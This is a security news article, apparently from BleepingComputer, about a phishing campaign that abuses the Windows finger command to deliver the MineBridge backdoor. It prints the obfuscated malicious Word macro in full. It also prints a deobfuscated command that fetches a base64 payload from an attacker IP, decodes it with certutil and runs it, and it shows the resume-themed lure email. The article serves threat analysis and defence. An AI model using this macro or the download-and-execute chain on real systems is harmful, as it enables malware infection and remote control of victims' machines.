

Windows Finger command abused by phishing to download malware


bleepingcomputer.com/news/security/windows-finger-command-abused-by-phishing-to-download-malware/

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By

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- January 15, 2021
- 02:34 PM
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Attackers are using the normally harmless Windows Finger command to download and install a malicious backdoor on victims' devices.

The 'Finger' command is a utility that originated in Linux/Unix operating systems that allows a local user to retrieve a list of users on a remote machine or information about a particular remote user. In addition to Linux, Windows includes a `finger.exe` command that performs the same functionality.

To execute the Finger command, a user would enter `finger [user]@[remote_host]`. For example, `finger bleeping@www.bleepingcomputer.com`.

In September, we reported that security researchers [discovered](#) a way to [use Finger as a LoLBin to download malware](#) from a remote computer or exfiltrate data. LoLBins are legitimate programs that can help attackers bypass security controls to fetch malware without triggering a security alert on the system.

Finger used in an active malware campaign

This week, security researcher Kirk Sayre found a phishing campaign utilizing the Finger command to download the MineBridge backdoor malware.

<https://t.co/U0GtPdILCk> ITW maldoc using finger.exe to download 2nd stage. Runs 'finger nc20@184[.]164[.]146[.]102' to pull down b64 encoded cert, certutil to decode, runs payload. Payload is <https://t.co/LeJ8mIYylh>.

— Kirk Sayre (@bigmacjpg) [January 14, 2021](#)

FireEye [first reported](#) on the MineBridge malware after discovering numerous phishing campaigns targeting South Korean organizations. These phishing emails contain malicious Word documents disguised as job applicant resumes that install the MineBridge malware.

CV of Jessica Stones

RR • **Recruitment research group <california@agent4career.com>**
Tuesday, January 28, 2020 at 9:45 AM

[Show Details](#)

Greetings!

We have a wonderful news for you!
Just received a very attractive candidates resume. This person is absolutely fits all requirements to work in financial sector, since we have checked background and credit reports, we are strongly recommend to take a look closer on CV that we sent you.


Please check CV of Jessica Stones which is attached, and even if you are not hiring right, it's the candidate that you should have on mind !

Finding best peoples, for best businesses !
Recruitment research group

MineBridge phishing email

Source: FireEye

Like the previous MineBridge campaigns seen by FireEye, the one discovered by Sayre also pretends to be a resume from a job applicant, as shown below.



Malicious MineBridge word document

Source: BleepingComputer

When a victim clicks on the 'Enabled Editing' or 'Enable Content' buttons, a password protected macro will be executed to download the MineBridge malware and run it.

BleepingComputer was able to bypass the password-protection on the Word macro, which is shown below in its obfuscated form.

```

MarisaCV - Module1 (Code)
(General) C
Sub C ()
Const SW_NORMAL = 12
ggvRmpPgXWhGqCp = "."
Dim lHmSIhtyMylo As String
lHmSIhtyMylo = "cmd kkk/C kkkexekkkfingerkkk%appdata%"
d = Split(lHmSIhtyMylo, "kkk")
Dim merenge As String
Dim meranga As String
meranga = "172.iii.12iii.44iii.52"
merenge = "184zzz.164zzz.146zzz.102"
Dim arena As String
arena = "certutil000 -decode"
v = Split(arena, "000")
Z = Split(merenge, "zzz")
ZQINPBozIZPXv = d(0) & d(1) & d(3) & " nc20@" & Z(0) & Z(1) & Z(2) & Z(3) & ">" & d(4) & "\vUCooUr >>" & d(4) & "\vUCooUr1 && certutil -de

Set jYxNdGCyht = GetObject("winmgmts:{impersonationLevel=impersonate}!\" & ggVrmpPgXWhGqCp & "\root\cimv2")

Set IDHovFzyPy = jYxNdGCyht.Get("Win32_ProcessStartup")
Set JuJiDTGFhH = IDHovFzyPy.SpawnInstance_
JuJiDTGFhH.ShowWindow = SW_NORMAL
JuJiDTGFhH.PriorityClass = ABOVE_NORMAL

Set ovANidiNZNn = GetObject("winmgmts:Win32_Process")

Set CekJOKEciPuNd = ovANidiNZNn.Methods_("Creat" & "ate"). _
    InParameters.SpawnInstance_

CekJOKEciPuNd.CommandLine = ZQINPBozIZPXv
CekJOKEciPuNd.ProcessStartupInformation = JuJiDTGFhH

Set CwEmhdfQWXuOB = ovANidiNZNn.ExecMethod_("Creat" & "e", CekJOKEciPuNd, Null)
End Sub

```

Obfuscated malicious Word Macro

Source: BleepingComputer

The deobfuscated command executed by the macro, shown below, uses the finger command to download a Base64 encoded certificate from a remote server and saves it as %AppData%\vUCooUr.

```


cmd /C finger nc20@184.164.146.102 > %appdata%\vUCooUr >> %appdata%\
vUCooUr1 && certutil -decode %appdata%\vUCooUr1 %appdata%\vUCooUr.exe
&&cmd /C del %appdata%\vUCooUr1 && %appdata%\vUCooUr.exe;

```

Deobfuscated command executed by the macro

Source: BleepingComputer

The certificate retrieved via the finger command is a base64 encoded malware downloader malware executable. This certificate is decoded using the certutil.exe command, saved as %AppData%\vUCooUr.exe, and then executed.



Base64 encoded malware disguised as a certificate

Source: BleepingComputer

Once executed, the downloader will download a TeamViewer executable and use DLL hijacking to sideload a malicious DLL, the MineBridge malware.

Interesting, downloads a teamviewer executable and a malicious dll, sideloaded by teamviewer, containing MINEBRIDGE malware - The behaviour is the same, apart from the finger.exe, even the TLD c2 *.top of fireeye report -

<https://t.co/qKFFIUnA0p><https://t.co/4hMJPIAGJg> pic.twitter.com/Qdluwbe2Gg

— Giuseppe `N3mes1s` (@gN3mes1s) January 15, 2021

Once MineBridge is loaded, the remote threat actors will gain full access to the computer and allow them to listen in via the infected device's microphone, and perform other malicious activities.

"Collectively, the two C2 methods support commands for downloading and executing payloads, downloading arbitrary files, self-deletion and updating, process listing, shutting down and rebooting the system, executing arbitrary shell commands, process elevation, turning on/off TeamViewer's microphone, and gathering system UAC information," FireEye explains in their report.

As Finger is rarely used today, it is suggested that administrators block the Finger command on their network, whether through AppLocker or other methods.

Related Articles:

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[FluBot Android malware targets Finland in new SMS campaigns](#)

[German automakers targeted in year-long malware campaign](#)

[Ukraine warns of "chemical attack" phishing pushing stealer malware](#)

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Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.